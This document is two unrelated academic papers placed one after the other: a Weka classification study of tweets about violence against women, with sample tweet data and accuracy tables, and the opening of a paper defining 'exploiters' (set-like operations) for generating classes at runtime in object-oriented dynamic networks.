VIOLENCE against women (VAW) dates back to the history of mankind. Several forms of abuse have been described in our ancient epics, like Mahabharat and Ramayana. There have been efforts at global level to eliminate VAW. The United Nations (UN) Declaration on the Elimination of VAW (1993) states that "VAW is a manifestation of historically unequal power relations between men and women, which have led to domination over and discrimination against women by men and to the prevention of the full advancement of women, and that VAW is one of the crucial social mechanisms by which women are forced into a subordinate position compared with men."[1].

The term "VAW" encompasses a multitude of abuses directed at women and girls over the life span. The UN Declaration on the Elimination of VAW defines it as: "….any act of gender-based violence that results in, or is likely to result in physical, sexual or psychological harm or suffering to women, including threats of such acts, coercion or arbitrary deprivation of liberty, whether occurring in public or in private life." [2]. This statement defines violence as acts that cause, or have the potential to cause harm, and by introducing the term "gender based" emphasizes that it is rooted in inequality between women and men.

The term gender based violence (GVB) has been defined as "acts or threats of acts intended to hurt or make women suffer physically, sexually or psychologically, and which affect women because they are women or affect women disproportionally."[3]. Therefore, GVB is often used interchangeably with VAW. Both these definitions point at violence against women as a result of gender inequality. This inequality can be described as discrimination in opportunities and responsibilities and in access to and control of resources that is rooted in the social culturally ascribed notion of masculinity as superior to femininity.

## II. RELATED WORKS

There are many studies on violence against women. In a study named as #NotOkay [4], an author launched a conversation on Twitter that encouraged women to share their first attack experience. Too much tweet has been achieved to do this. The results show that social media is an important aid for people to discuss GBV problems.

In another study [5], it was aimed to fill the gap in the literature about gender based violence. In this study, it was described how violence against women in Turkey, has been viewed and how it is perceived that both civil society as well as what kind of control methods developed at the state level. In the qualitative part of the study, the authors interviewed almost 150 women from approximately 50 women organizations from 27 provinces, and evaluated the strengths and weaknesses of these experiences by examining the problems of women's organizations and the state in order to problematize violence against women and the development of their struggles over time. In the quantitative part of the research selected by a representative samples throughout Turkey in 1800 married woman of 56 with scattered settlements (cities, towns and villages) conducted the field research, they live their women peers about violence experiences and opinions were identified.

### A. Social Movements


Nowadays, the place of social media is very big. Especially with the computer, the internet is changing not only the ontological transformation of the communication adventure but also all the horizontal and vertical transitions by touching all elements of the social structure. In this respect, despite its very existence in the history of mankind, the internet has provided a new environment that cannot be limited by any field and subject, but crosses the borders of the whole world. This new environment, which created a unique cultural world, became the driving force of new social and individual forms of relationship, the emergence of new identities and the formation of a new cultural environment. In this direction [3], thanks to the interaction of the internet, the individuals and the computers they have. This freedom environment provides for the participation of individuals not only in daily news, information or communication, but also in political, ideological, economic and cultural fields. It is clear that this new media arrangement now has a sounding and fast-spreading structure. This new network and journalism; all the rules that the order establishes have a dynamic structure that is prepared for drilling and knitting. It is a field in which the news is not a different editor than himself and the news is not subject to auto-censorship [6].

The social media's overriding structure of all socially existing dynamics is manifested by its accessibility and the shaping of the reaching channels. A look at social media content influences and transforms identities. This conversion is proportional to the content used and shared. Participants, social media has "become a preferred media in the prevention of violence for women because of their characteristics such as openness, speech, society, connection, accessibility, accessibility, usability, innovation and durability.

## III. Social Media Data


In this study; tweets were obtained from specific words and user information of Twitter. The tweets taken were classified according to whether they contain violence against women or not. The data was extracted from Twitter using Python programming language. While the data was taken, Twitter streaming API and Tweepy library were used.

While tweets are taken, a lot of information can be obtained, such as the date of the tweet was taken as shown in Figure 1, the person who tweeted, the place where it was taken, and the time taken. This data includes 1000 tweets and was first recorded as csv as shown in Figure 2, then it was transformed to the .arff format for data analysis with Weka.



```
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259696406450176,"id_str":"1045259696406450176","text":"RT @PfeifferDC: Transcript r
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259696242741248,"id_str":"1045259696242741248","text":"RT @sengokumc: \u91d1\u66dc\
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259696612016128,"id_str":"1045259696612016128","text":"RT @KaivanShroff: Republican
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259696742039552,"id_str":"1045259696742039552","text":"RT @uziflurt: @souljaian dic
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259696418877440,"id_str":"1045259696418877440","text":"RT @Mhai521: RED is the colo
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259696796569605,"id_str":"1045259696796569605","text":"RT @paulsperry_: BREAKING: S
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697035653121,"id_str":"1045259697035653121","text":"RT @shialacunt: teaching chi
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697320849413,"id_str":"1045259697320849413","text":"@hearless1990 @SecPompeo @ch
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697190621184,"id_str":"1045259697190621184","text":"RT @SteveAllergy: It literal
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697878634496,"id_str":"1045259697878634496","text":"RT @SwampyTrump: I\u2019m ge
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697383706624,"id_str":"1045259697383706624","text":"She can go to whatever darn
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697421471745,"id_str":"1045259697421471745","text":"RT @sydneybaretts: suicide s
{"created_at":"Thu Sep 27 10:31:46 +0000 2018","id":1045259697484251137,"id_str":"1045259697484251137","text":"RT @johncardillo: If @Michae
```

Figure 1: Getting tweets as json.



| 1 | RT | gender | location | followers_ | friends_cc | listed_cou | favourites | date | frequency | frequency | frequency | frequency | frequency | frequency | frequency | Violence |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2 | yes | m | Medfordil | 2770 | 3029 | 42 | 7563 | 9 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | 0 |
| 3 | yes | f | San Anton | 1091 | 961 | 2 | 19785 | 12 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 1 |
| 4 | yes | m | Singapore | 403 | 356 | 6 | 2280 | 11 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 1 |
| 5 | yes | f | null | 2066 | 334 | 45 | 30611 | 13 | 0 | 1 | 0 | 1 | 0 | 0 | 0 | 0 |
| 6 | yes | f | null | 1028 | 667 | 7 | 80818 | 15 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | 0 |
| 7 | yes | u | null | 376 | 1078 | 9 | 62976 | 13 | 0 | 0 | 0 | 0 | 1 | 0 | 0 | 0 |
| 8 | yes | f | A pool | 376 | 406 | 30 | 16716 | 11 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 1 |
| 9 | yes | f | Westervil | 1787 | 1625 | 15 | 18964 | 11 | 0 | 1 | 0 | 0 | 0 | 1 | 0 | 1 |
| 10 | yes | f | null | 193 | 221 | 2 | 4484 | 14 | 0 | 0 | 0 | 0 | 1 | 0 | 0 | 0 |
| 11 | yes | u | Abuja,Nig | 2199 | 2082 | 5 | 16 | 11 | 0 | 0 | 0 | 0 | 1 | 0 | 0 | 0 |
| 12 | yes | f | null | 386 | 889 | 6 | 3493 | 10 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | 0 |
| 13 | yes | f | London,Er | 9 | 22 | 0 | 39 | 10 | 0 | 0 | 1 | 0 | 0 | 1 | 0 | 1 |
| 14 | yes | u | London,Er | 587 | 531 | 6 | 909 | 15 | 0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 |
| 15 | yes | u | null | 355 | 81 | 3 | 6959 | 12 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | 0 |
| 16 | yes | f | null | 1969 | 2075 | 38 | 65018 | 9 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | 0 |
| 17 | yes | f | Houston,T | 3867 | 1726 | 52 | 5116 | 12 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 |
| 18 | yes | f | Philippine | 689 | 448 | 3 | 4322 | 12 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 |
| 19 | yes | f | EGNEVER | 3391 | 1139 | 24 | 69014 | 11 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | 0 |
| 20 | yes | f | In my dor | 1563 | 1072 | 4 | 9449 | 11 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 |
| 21 | yes | m | null | 23 | 62 | 0 | 8 | 16 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 |


Figure 2: Information of tweets.

The tweets that contain specific words and the frequencies of these words are also obtained. Some of these words are violence, abuse, assault, rape, woman, etc. It is determined that the class of the tweet is not violent or violent according to their presence or frequency.

### A. Weka

The Waikato Environment for Knowledge Analysis (WEKA) [7] came about through the perceived need for a unified workbench that would allow researchers easy access to state-of-the-art techniques in machine learning. WEKA would not only provide a tool for learning algorithms, but also a framework inside which researchers could implement new algorithms for data manipulation and scheme evaluation. Recently, WEKA is recognized as a landmark system in data mining and machine learning [7]. It has achieved common acceptance within academia and business circles, and has become a widely used tool for data mining. The book [8] is a popular textbook for data mining and is frequently cited in machine learning publications. This tool is free access for users and open-source to develop many projects.

In this study, 15 attributes which are RT,gender,followers_count,friends_count, listed_count, favourites_count, date, frequency_violence, frequency_woman, frequency_women, frequency_abuse, frequency_assault, frequency_rape, frequency_harrasment, class were used as shown in Figure 3.



```
@attribute RT { yes,no }
@attribute gender { m,f,? }
@attribute followers_count real
@attribute friends_count real
@attribute listed_count real
@attribute favourites_count real
@attribute date { 9,12,11,13,15,14,10,16,8,17,18,7}
@attribute frequency_violence { 0,1,2 }
@attribute frequency_woman { 1,0,2,3 }
@attribute frequency_women { 0,1,2,3 }
@attribute frequency_abuse { 0,1,2 }
@attribute frequency_assault { 0,1,2 }
@attribute frequency_rape { 0,1,2 }
@attribute frequency_harrasment { 0,1 }
@attribute class { 0,1 }
```

Figure 3: The attributes used in the dataset.

## IV. Experiments

From the simplest to the most complicated, experiments were run with the classifiers in Weka. The data analysis will be done by applying various classification algorithms with Weka tool. Weka offers 4 options to measure the success of classifiers. The cross validation option is mostly used in the study. The "cross-validation" option splits the data set into the set number of clusters. Firstly, the system is trained by accepting one of the subclasses as the training cluster. This training result is then tested on another subset (which is given the name validating set or test set). It tries to improve the system by repeating this process for the specified number of clusters. As shown in Table 1, the used classification algorithms in this study were explained. Also, cross validation method was used in this study with these classifiers.

Table 1: Classification methods.

| Method | Description |
|---|---|
| ZeroR | ZeroR algorithm can be considered as the simplest algorithm. If the data set has more than one class, it accepts everything from that class. |
| OneR | OneR can be said to be the advanced form of the ZeroR algorithm. This algorithm yields better results than ZeroR algorithm. One of the results has chosen that can give user the best possible result from the classes in the train given at the moment. |
| Naive Bayes | In the Naive Bayes classification, data is presented to the system on a specific basis (e.g. 100). There must be a class / category of the data presented for teaching. With the probability operations on the taught data, the new test data presented to the system is operated according to the previously obtained probability values and it is tried to determine which category of test data is given. The greater the number of data that is taught, the more accurate it is to determine the true category of test data. |
| BayesNet | BayesNet algorithm is a Bayes type algorithm. It is similar to Naive Bayes algorithm. |
| Logistic | The logistic classification predicts the likelihood of a result that can only have two values (ie, it can be divided into two). The estimate is based on the use of one or more predictors (numerical and categorical). |
| KNN | According to KNN algorithm used in classification, feature extraction is used to look at the closeness of k to the k of the previous individual who is wanted to classify. In default, K is generally taken as 3. |
| J48 | Using C4.5 decision tree algorithm, the bottom lines will be the child of the top lines. It is one of the fastest and the most accurate working algorithms. |
| HoeffdingTree | A Hoeffding tree is an incremental decision tree induction algorithm that is capable of learning from massive data streams. The distribution generating examples does not change over time. |
| RandomTree | RandomTree algorithm is a tree-based classification algorithm. |
| RepTree | RepTree algorithm is a tree-based classification algorithm. |

## V. Conclusion

Today, the importance of Twitter can not be denied. It is one of the environments where people can get the most accurate information about other people in this social environment where every kind of people share their views. There are a lot of activist tweets shared every day against the violence of women. In general, people appear to be doing tweets RT. This shows how important interaction is.

In tweets, people can access most things, such as where people are tweeted, who is tweeted, who is the number of followers. When these tweets were classified with various classification algorithms, whether they included violence or not, and then observed that according to the Table 2 the best performance with 82.9% accuracy and 0.902 F-Measure value was J48 algorithm, which is a tree-based data mining algorithm and a type of C4.5 decision tree algorithm. The worst performance was observed with K-Nearest Neighbor (KNN) algorithm, which is a lazy type data mining algorithm.

Table 2: Classification results.

| Algorithm | Correctly Classified Instances (%) | F-Measure |
|---|---|---|
| ZeroR | 79.4% | 0.885 |
| OneR | 78% | 0.874 |
| Naive Bayes | 76.6% | 0.857 |
| BayesNet | 81.1% | 0.892 |
| Logistic | 81.8% | 0.894 |
| KNN | 75.3% | 0.855 |
| **J48** | **82.9%** | **0.902** |
| HoeffdingTree | 79.4% | 0.885 |
| RandomTree | 71.3% | 0.819 |
| RepTree | 80.4% | 0.889 |
| DecisionTable | 79.7 | 0.884 |

## VI. Future Work

In the study, each word in all documents was not taken as frequency. In the next study, each word in the documents will be taken as attributes and their frequencies will be calculated. As a future work, more accurate results can be obtained by using more tweets.

## Acknowledgment

This research was partially supported by Adana Science and Technology University Scientific Research Projects Commission. Project Number: 17103018.

## References

[1] Bohra, N., Sharma, I., Srivastava, S., Bhatia, M. S., Chaudhuri, U., Parial, S., … Kataria, D. (2015). Violence against women. *Indian Journal of Psychiatry*, 57 (Suppl 2), S333–S338. http://doi.org/10.4103/0019-5545.161500.

[2] Krantz G, Garcia-Moreno C. Violence against women. *Journal of Epidemiology & Community Health*, 2005; 59:818-821.

[3] Karatay, A., & Karatay, A. (2014). Sosyal Sorumluluk Bağlamında, Dünyada "Kadına Yönelik Şiddete Hayır" Temalı Sosyal Medya Kampanyaları ve Aktivizm Örnekleri. *Uşak Üniversitesi Sosyal Bilimler Dergisi*, *2014*(19).

[4] ElSherief, M., Belding-Royer, E.M., & Nguyen, D. (2017). #NotOkay: Understanding Gender-Based Violence in Social Media. *ICWSM.*

[5] Altınay, Ayşe Gül and Arat, Yeşim (2007) Türkiye'de kadına yönelik şiddet. Research Report. Punto , İstanbul.

[6] Babacan, M. E., Haşlak, İ., & Hira, İ. (2011). Sosyal Medya ve Arap Baharı. *Akademik İncelemeler Dergisi*, *6*(2).

[7] Hall, M., Frank, E., Holmes, G., Pfahringer, B., Reutemann, P., & Witten, I. H. (2009). The WEKA data mining software: an update. *ACM SIGKDD explorations newsletter*, *11*(1), 10-18.

[8] Piatetsky-Shapiro, G. KDnuggets news on SIGKDD service award. *http://www.kdnuggets.com/news/ 2005/n13/2i.html, 2005*.

# Algorithms for Runtime Generation of Homogeneous Classes of Objects

D. O. Terletskyi

Taras Shevchenko National University of Kyiv, Kyiv/Ukraine, dmytro.terletskyi@gmail.com

***Abstract* – This paper contains analysis of main modern approaches to dynamic code generation, in particular generation of new classes of objects during program execution. The main attention was paid to universal exploiters of homogeneous classes of objects, which were proposed as a part of such knowledge-representation model as object-oriented dynamic networks, as the tools for generation of new classes of objects in program runtime. As the result, algorithms for implementation of such universal exploiters of classes of objects as union, intersection, difference and symmetric difference were developed. These algorithms can be used knowledge-based intelligent systems, which are based on object-oriented dynamic networks, and they can be adapted for some object-oriented programming languages with powerful metaprogramming opportunities.**

***Keywords* – runtime code generation, runtime class generation, universal exploiters of classes, homogeneous classes.**

## I. Introduction

As the result of intensive development of programming languages and technologies during a few last decades, many new programming techniques, tools, technologies and directions within the area are aroused. One of the important and attractive directions within the modern programming is metaprogramming, the main ideas of which is an ability of programs to analyze, to modify and to generate codes of other programs, including their own. Such approach is aimed at automation of some phases of software development and increasing of adaptability and scalability of the developed software.

Currently, code generation is the most interesting part of metaprogramming. It can be used as for generation of some parts of programs codes, as well as for generation of whole programs. For today there are two main approaches to code generation: *compile-time code generation (CTCG)* and *runtime code generation (RTCG)* [1, 2].

During CTCG, code generation performs on the stage of program compilation, when a compiler analyzed meta-structure of a program and transforms its code to corresponding executable machine codes. After that meta-structure of the program is not accessible within the run-time, that is why such approach also known as *static metaprogramming*. Usually it can be implemented within compiled high-level programming languages with static typing, such as C++, C#, Java, Scala, etc.

During RTCG, code generation performs on the stage of program execution, when interpreter can modify existed program' codes and generate new codes. In this case, whole program' meta-structure is accessible for interpreter in run-time, that is why such approach also known as *dynamic metaprogramming*. Usually it can be implemented within interpreted (and some compiled) high-level programming languages with dynamic typing, such as Smalltalk-80, Squeak, Lisp, Python, Ruby, Groovy, etc.

## II. Code Generation Within Object-Oriented Programming

Nowadays, object-oriented programming (OOP) is the most popular and widespread programming paradigm within the area of software development. Many of modern programming languages support OOP that is why big percent of modern software has object-oriented nature.

Taking into account that one of the main concepts of class-based OOP is a class, consequently, code generation process in most cases means generation of new classes. It can be achieved using different OOP languages and both mentioned approaches to code generation, however RTCG is more flexible then CTCG.

One of the OOP languages, which support RTCG, is Python, which provides such syntactic construction as metaclasses, metaattributes and metamethods, which allow modification of existed classes of objects, their attributes and methods, and creation of new ones [3-5]. Another powerful OOP language, which supports RTCG, is Ruby, which, similarly to Python, supports mechanisms of reflection and provides ability dynamically change structure of the classes, their attributes and methods [6-8]. These languages provide developers very powerful toolkits for object-oriented RTCG. Using them, a developer can create new classes of objects and manipulate them in runtime in various ways, for example, using for this software creational patterns, polymorphic metaclasses, metaattributes and metamethods, etc.

## III. Class Generation Within Object-Oriented Knowledge Representation

*Runtime code generation* or *runtime class generation* is important not only within area of OOP, it also plays significant role within area of intelligent systems, in particular object-oriented knowledge-based systems (OOKBS) [9]. As it is known, OOKBSs very often operate with models of different essences from various domains. Usually, classes are used for modeling of abstract essences, while objects of these classes are used for modeling of concrete essences. For adaptability and scalability of such systems, they must have an ability to create models of new discovered essences within particular domain. Therefore, generation of new classes is important task for OOKBSs.

However, generation of new classes, using some templates and polymorphic structures, is not enough for intelligent systems, because such systems also should have some analytical abilities, for example an ability to compare a few different classes and find their common and unique parts. Such skills can be very useful in the processes of recognition, classification, learning, decision making, generation and extraction of new knowledge from previously known ones, etc. Such abilities can be implemented using appropriate metaprogramming toolkits, which provide modern OOP languages like Python or Ruby.

## IV. Concepts of Classes Within Object-Oriented Dynamic Networks

The design and development of any object-oriented KBS requires choosing of particular object-oriented knowledge representation model (OOKRM). Nowadays most famous OOKRMs are frames [10-12], class-based OOP [13, 15] and prototype-based OOP [13, 14]. However, there is another one object-oriented KRM, which called object-oriented dynamic networks (OODN) [16, 9]. All these KRMs are object-oriented ones, but, in the same time, they use different concepts of class and object. Therefore, processes of RTCG within OOKBSs, which are based on these KRMs, will have the differences.

Concept and structure of the class within frames and class-based OOP is very similar, while structure of the class within OODN has some specific peculiarities. First of all, within the frames as well as, within the class-based OOP there is one kind of classes – homogeneous classes. Objects of such classes have the same structure as their classes. However, within the OODN there are three kinds of class: *homogeneous classes*, *single-core and multi-core heterogeneous classes of objects*. As it was shown in [18, 17, 9], heterogeneous classes have strong connection with homogeneous classes and in some cases are much effective then the last ones.

Let us consider the main definitions.

**Definition 1.** *Homogeneous class of objects $T$ is a tuple of the following form*

$$T = (P(T), F(T)) =$$
$$= ((p_1(T),..., p_n(T)), (f_1(T),..., f_m(T))),$$

*where $P(T)$ is a specification (a vector of properties), which defines some quantity of objects with the same structure, and $F(T)$ is a signature (a vector of methods), which can be applied to them.*

This definition is also suitable for concepts of classes within the frames and class-based OOP. All details about definitions of specifications, signatures, as well as about properties and methods within the OODN, are represented in [9, 16, 18].

**Definition 2.** *Single-core heterogeneous class of objects $T$ is a tuple of the following form*

$$T = (Core(T), pr_1(t_1),..., pr_l(t_l)),$$

*where $Core(T) = (P(T), F(T))$ is a core of the class $T$, which contains properties and methods that are common for types of objects $t_1,...,t_l$, and $pr_i(t_i) = (P(t_i), F(t_i))$, where $i = \overline{1, r}$, $r \le l$, are their projections, which contain properties and methods which are common only for type $t_i$.*

All details about equivalence of properties and methods within the OOND are represented in [9]. Main peculiarities of single-core heterogeneous classes of objects and their properties are described in [9, 17].

The concept of single-core heterogeneous class of objects shows the difference between notion of *class* and *type*, which are equivalent within the frames and class-based OOP. Analyzing Def. 2, we can see that single-core heterogeneous class of objects can define objects of different structure, i.e. objects of different types. These types are not equivalent, but can have some equivalent properties or methods. That is why within OODN notion of class and type are different.

**Definition 3.** *Type $t_i$ of single-core heterogeneous class of objects $T$ is a homogeneous class of objects $t_i = (Core(T), pr_j(t_j))$, where $Core(T)$ is a core of class $T$, and $pr_j(t_j)$ is its $j$-th projection, where $i = \overline{1, n}$, $j = \overline{1, m}$, $m \le n$, where $n$ is a quantity of types which are defined by class $T$.*

## V. Class Generation Within Object-Oriented Dynamic Networks

One more distinctive feature of OODN is that, it provides tools for modification of previously defined and generation of new classes of objects, called modifiers and exploiters respectively [9, 17]. Let us consider notion of exploiters within the OODN and its connection with RTCG.

General definition of exploiters can be formulated in the following way.

**Definition 4.** *Exploiter is a function (method), which uses objects and classes of objects as unchangeable parameters for creation of new objects, classes, sets and multisets of objects.*

Analyzing this definition, we can conclude that exploiters can be used not only for creation of new classes of objects. However, in this paper we are going to consider their application only for this purpose.

The notion of exploiter allows definition of various exploiters within OODN, however most of them will be locally closed i.e. they cannot be applied to different classes. Nevertheless, there are universal exploiters, which can be applied to any class of objects. Therefore such universal exploiters of classes, as union, homogeneous intersection, inhomogeneous intersection, difference, symmetric difference and cloning were proposed in [9].

Let us consider definitions of union, homogeneous intersection, difference and symmetric difference exploiters of classes.

**Definition 5.** *Union* $T_1 \cup \ldots \cup T_n$ *of classes of objects* $T_1, \ldots, T_n$, $n \geq 2$, *which define* $l_1, \ldots l_n$ *types of objects respectively, where* $l_1 \geq 1, \ldots, l_n \geq 1$, *is a class of objects* $T_{1\ldots m}$ *which defines types of objects* $t_1, \ldots, t_m$, *such that*

$$\forall (t_{w_1}, t_{w_2}), w_1 \neq w_2 \mid Eq(t_{w_1}, t_{w_2}) = 0,$$

*where* $w_1, w_2 = \overline{1, m}$, $1 \leq m \leq l_1 + \ldots + l_n$, *and*

$$\left(\forall t_i^k, \exists! t_j^{1\ldots m}\right) \wedge \left(\forall t_j^{1\ldots m}, \exists t_j^k\right) \mid Eq\left(t_j^k, t_j^{1\ldots m}\right) = 1,$$

*where* $t_j^k$ *is a* $i$*-th type of class* $T_k$, *where* $i = \overline{1, l_k}$, $k = \overline{1, n}$, *and* $t_j^{1\ldots m}$ *is a* $j$*-th type of class* $T_{1\ldots m}$, $j = \overline{1, m}$.

Universal exploiter of union allows creation of new class of objects $T_{1\ldots m}$, which can be homogeneous or heterogeneous, depending on equivalence and level of heterogeneity of classes $T_1, \ldots, T_n$.

**Definition 6.** *Homogeneous intersection* $T_1 \cap \ldots \cap T_n$ *of classes of objects* $T_1, \ldots, T_n$, $n \geq 2$, *which define* $l_1, \ldots, l_n$ *types of objects respectively,* $l_1 \geq 1, \ldots, l_n \geq 1$, *is homogeneous class of objects* $T$, *which defines type of objects* $t$, *such that*

$$(\forall t_i, t \subseteq t_i) \wedge (\neg \exists t' \mid (t \subseteq t') \wedge (t' \subseteq t_i)),$$

*where* $t_i$ *is a type of objects defined by class* $T_i$, $i = \overline{1, n}$. *Homogeneous intersection of classes of objects* $T_1, \ldots, T_n$ *exists if, and only if*

$$\exists (p_{i_1}(t_1), \ldots, p_{i_n}(t_n)) \mid Eq(p_{i_1}(t_1), \ldots, p_{i_n}(t_n)) = 1,$$

*where* $p_{i_k}(t_k)$ *is* $i_k$*-th property of type* $t_k$, *where* $i_k = 1, D(t_k)$ *and* $k = \overline{1, n}$.

Universal exploiter of homogeneous intersection allows creation of new homogeneous classes of objects $T$, when there are equivalent properties and (or) methods for all classes $T_1, \ldots, T_n$.

**Definition 7.** *Difference* $T_1 \setminus T_2$ *between classes of objects* $T_1$ *and* $T_2$, *which define types of objects* $t_1^1, \ldots, t_n^1$ *and* $t_1^2, \ldots, t_m^2$, $n, m \geq 1$, *respectively, is a class of objects* $T_{1\setminus 2}$, *which defines types of objects* $t_1^{1\setminus 2}, \ldots, t_k^{1\setminus 2}$, *such that* $k \leq n + m$ *and*

$$\forall \left(t_i^{1\setminus 2}, t_w^2\right), \exists t_j^1 \mid \left(t_i^{1\setminus 2} \subset t_j^1\right) \wedge \neg \exists \left(t_i^{1\setminus 2} \cap t_w^2\right) \wedge$$
$$\wedge \left(\neg \exists t^{1\setminus 2} \mid \left(t_i^{1\setminus 2} \subset t^{1\setminus 2}\right) \wedge \left(t^{1\setminus 2} \subseteq t_j^1\right) \wedge \neg \exists \left(t^{1\setminus 2} \cap t_w^2\right)\right),$$

*where* $i = \overline{1, k}$, $j = \overline{1, n}$, $w = \overline{1, m}$. *The difference between classes of objects* $T_1$ *and* $T_2$ *exists if, and only if*

$$\exists p_{i_1}\left(t_j^1\right), \exists p_{i_2}\left(t_w^2\right) \mid Eq\left(p_{i_1}\left(t_j^1\right), p_{i_2}\left(t_w^2\right)\right) = 0,$$

*where* $p_{i_1}\left(t_j^1\right)$ *is* $i_1$*-th property of type* $t_j^1$, $i_1 = \overline{1, D\left(t_j^1\right)}$, *and* $p_{i_2}\left(t_w^2\right)$ *is* $i_2$*-th property of type* $t_w^2$, $i_2 = \overline{1, D\left(t_w^2\right)}$.

Universal exploiter of difference allows creation of new class of objects $T_{1\setminus 2}$, which can be homogeneous or heterogeneous, depending on level of heterogeneity of classes $T_1$ and $T_2$, when class $T_1$ has unique properties and (or) methods.

**Definition 8.** *Symmetric difference* $T_1 \div T_2$ *between classes of objects* $T_1$ *and* $T_2$, *which define types of objects* $t_1^1, \ldots, t_n^1$ *and* $t_1^2, \ldots, t_m^2$, $n, m \geq 1$, *respectively is heterogeneous class of objects* $T_{1 \div 2}$, *which defines types of objects* $t_1^{1\setminus 2}, \ldots, t_w^{1\setminus 2}$ *and* $t_1^{2\setminus 1}, \ldots, t_q^{2\setminus 1}$, *such that* $w + q \leq n + m$. *Symmetric difference between classes of objects* $T_1$ *and* $T_2$ *exists if, and only if*

$$\exists p_{i_1}\left(t_i^1\right), \exists p_{i_2}\left(t_j^2\right) \mid Eq\left(p_{i_1}\left(t_i^1\right), p_{i_2}\left(t_j^2\right)\right) = 0,$$

*where* $p_{i_1}\left(t_i^1\right)$ *is an* $i_1$*-th property of type* $t_i^1$, $i = \overline{1, D\left(t_i^1\right)}$, $i = \overline{1, n}$, *and* $p_{i_2}\left(t_j^2\right)$ *is an* $i_2$*-th property of type* $t_j^2$, $i_2 = \overline{1, D\left(t_j^2\right)}$, $j = \overline{1, m}$.

Universal exploiter of symmetric difference allows creation of new class of objects $T_{1 \div 2}$, which can be homogeneous or heterogeneous, depending on level of heterogeneity of classes $T_1$ and $T_2$, when they have unique properties and (or) methods.

All these universal exploiters are formally defined, and can be extend for the classes within class-based OOP. However it is necessary to develop corresponding efficient algorithms for their practical implementation.

## VI. Algorithms for Implementation of Some Universal Exploiters of Classes

Analyzing definition of union' exploiter, we can conclude that union of $n > 2$ classes of objects requires checking of equivalence for all elements of all possible $n$-tuples of properties $(p_1 \subset P(t_1), p_2 \subset P(t_2), \ldots, p_n \subset P(t_n))$ and methods $(f_1 \subset F(t_1), f_2 \subset F(t_2), \ldots, f_n \subset F(t_n))$ of these classes. Therefore, if there is no any specific information about structures of these classes, which could help to reduce the number of such tuples, the approximate complexity of the algorithm is equal to

$$D(t_1) \times D(t_2) \times \ldots \times D(t_n) +$$
$$+ func(t_1) \times func(t_2) \times \ldots \times func(t_n),$$

where $D(t_i)$ is a dimension of the class $t_i$, $i = \overline{1, n}$, i.e. quantity of properties, and $func(t_i)$ is a functionality of the class $t_i$, i.e. quantity of methods. Taking into account this fact and Def. 5, it is possible to propose the following algorithm for union of $n \geq 2$ classes.

**Algorithm of union**

**Input:** classes of objects $t_1,...,t_n$ (or their copies).

1. Consider and check the equivalence of all elements of all possible $n$-tuples $(p_1 \subset P(t_1),..., p_n \subset P(t_n))$ and $(f_1 \subset F(t_1),..., f_n \subset F(t_n))$ constructed from the classes $t_1,...,t_n$.
2. If on the some iteration such equivalence will be found:
   a Copy this property (method) to the core of new class of objects;
   b Delete this property (method) from classes of objects $t_1,...,t_n$ (future projections).
3. Repeat steps 1 and 2 until the end of consideration and comparison of all possible $n$-tuples of properties (methods) of classes $t_1,...,t_n$.

**Output:** new single-core heterogeneous class of objects.

